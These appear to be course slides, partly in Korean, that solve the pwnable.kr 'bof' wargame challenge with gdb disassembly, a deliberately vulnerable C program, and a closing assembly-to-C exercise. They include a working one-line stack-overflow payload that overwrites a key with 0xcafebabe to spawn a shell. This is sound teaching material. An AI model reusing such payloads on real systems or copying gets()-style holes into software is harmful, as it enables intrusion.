   0x00000654 <+40>:    cmp    DWORD PTR [ebp+0x8],0xcafebabe
   0x0000065b <+47>:    jne    0x66b <func+63>
   0x0000065d <+49>:    mov    DWORD PTR [esp],0x79b
   0x00000664 <+56>:    call   0x665 <func+57>
   0x00000669 <+61>:    jmp    0x677 <func+75>
   0x0000066b <+63>:    mov    DWORD PTR [esp],0x7a3
   0x00000672 <+70>:    call   0x673 <func+71>
   0x00000677 <+75>:    mov    eax,DWORD PTR [ebp-0xc]
   0x0000067a <+78>:    xor    eax,DWORD PTR gs:0x14
   0x00000681 <+85>:    je     0x688 <func+92>
   0x00000683 <+87>:    call   0x684 <func+88>
   0x00000688 <+92>:    leave
   0x00000689 <+93>:    ret
End of assembler dump.
gdb-peda$
```

overflowme

gets()

```c
#include <stdio.h>
#include <string.h>
#include <stdlib.h>
void func(int key){
        char overflowme[32];
        printf("overflow me : ");
        gets(overflowme);       // smash me!
        if(key == 0xcafebabe){
                system("/bin/sh");
        }
        else{
                printf("Nah..\n");
        }
}
int main(int argc, char* argv[]){
        func(0xdeadbeef);
        return 0;
}
```

pwnable.kr – bof

# 과제 풀이


```
gdb-peda$ pd func
Dump of assembler code for function func:
   0x0000062c <+0>:     push   ebp
   0x0000062d <+1>:     mov    ebp,esp
   0x0000062f <+3>:     sub    esp,0x48
   0x00000632 <+6>:     mov    eax,gs:0x14
   0x00000638 <+12>:    mov    DWORD PTR [ebp-0xc],eax
   0x0000063b <+15>:    xor    eax,eax
   0x0000063d <+17>:    mov    DWORD PTR [esp],0x78c
   0x00000644 <+24>:    call   0x645 <func+25>
   0x00000649 <+29>:    lea    eax,[ebp-0x2c]
   0x0000064c <+32>:    mov    DWORD PTR [esp],eax
   0x0000064f <+35>:    call   0x650 <func+36>
   0x00000654 <+40>:    cmp    DWORD PTR [ebp+0x8],0xcafebabe
   0x0000065b <+47>:    jne    0x66b <func+63>
   0x0000065d <+49>:    mov    DWORD PTR [esp],0x79b
   0x00000664 <+56>:    call   0x665 <func+57>
   0x00000669 <+61>:    jmp    0x677 <func+75>
   0x0000066b <+63>:    mov    DWORD PTR [esp],0x7a3
   0x00000672 <+70>:    call   0x673 <func+71>
   0x00000677 <+75>:    mov    eax,DWORD PTR [ebp-0xc]
   0x0000067a <+78>:    xor    eax,DWORD PTR gs:0x14
   0x00000681 <+85>:    je     0x688 <func+92>
   0x00000683 <+87>:    call   0x684 <func+88>
   0x00000688 <+92>:    leave
   0x00000689 <+93>:    ret
End of assembler dump.
gdb-peda$
```

key

```c
#include <stdio.h>
#include <string.h>
#include <stdlib.h>
void func(int key){
        char overflowme[32];
        printf("overflow me : ");
        gets(overflowme);       // smash me!
        if(key == 0xcafebabe){
                system("/bin/sh");
        }
        else{
                printf("Nah..\n");
        }
}
int main(int argc, char* argv[]){
        func(0xdeadbeef);
        return 0;
}
```

pwnable.kr – bof

# 과제 풀이




```
minibeef@argos-edu:~/sysedu/week4$ (python -c 'print "A"*52 + "\xbe\xba\xfe\xca"';cat) | ./bof
overflow me :
ls
asm_adder  asm_adder.c  bof  bof.c  shell_bof  shell_bof.c  shellcode_test  shellcode_test.c
```

과제 설명

# Hand-lay

```
0x0804842d <+0>:    push   ebp
0x0804842e <+1>:    mov    ebp,esp
0x08048430 <+3>:    and    esp,0xfffffff0
0x08048433 <+6>:    sub    esp,0x20
0x08048436 <+9>:    mov    DWORD PTR [esp+0x18],0x0
0x0804843e <+17>:   mov    DWORD PTR [esp+0x1c],0x0
0x08048446 <+25>:   mov    DWORD PTR [esp+0x1c],0x0
0x0804844e <+33>:   jmp    0x8048468 <main+59>
0x08048450 <+35>:   mov    eax,DWORD PTR [esp+0x1c]
0x08048454 <+39>:   and    eax,0x1
0x08048457 <+42>:   test   eax,eax
0x08048459 <+44>:   jne    0x8048463 <main+54>
0x0804845b <+46>:   mov    eax,DWORD PTR [esp+0x1c]
0x0804845f <+50>:   add    DWORD PTR [esp+0x18],eax
0x08048463 <+54>:   add    DWORD PTR [esp+0x1c],0x1
0x08048468 <+59>:   cmp    DWORD PTR [esp+0x1c],0x9
0x0804846d <+64>:   jle    0x8048450 <main+35>
0x0804846f <+66>:   mov    eax,DWORD PTR [esp+0x18]
0x08048473 <+70>:   mov    DWORD PTR [esp+0x4],eax
0x08048477 <+74>:   mov    DWORD PTR [esp],0x8048510 // %d
0x0804847e <+81>:   call   0x80482e0 <printf@plt>
0x08048483 <+86>:   leave
0x08048484 <+87>:   ret
```

어셈블리어를 보고 C코드로 변환해보기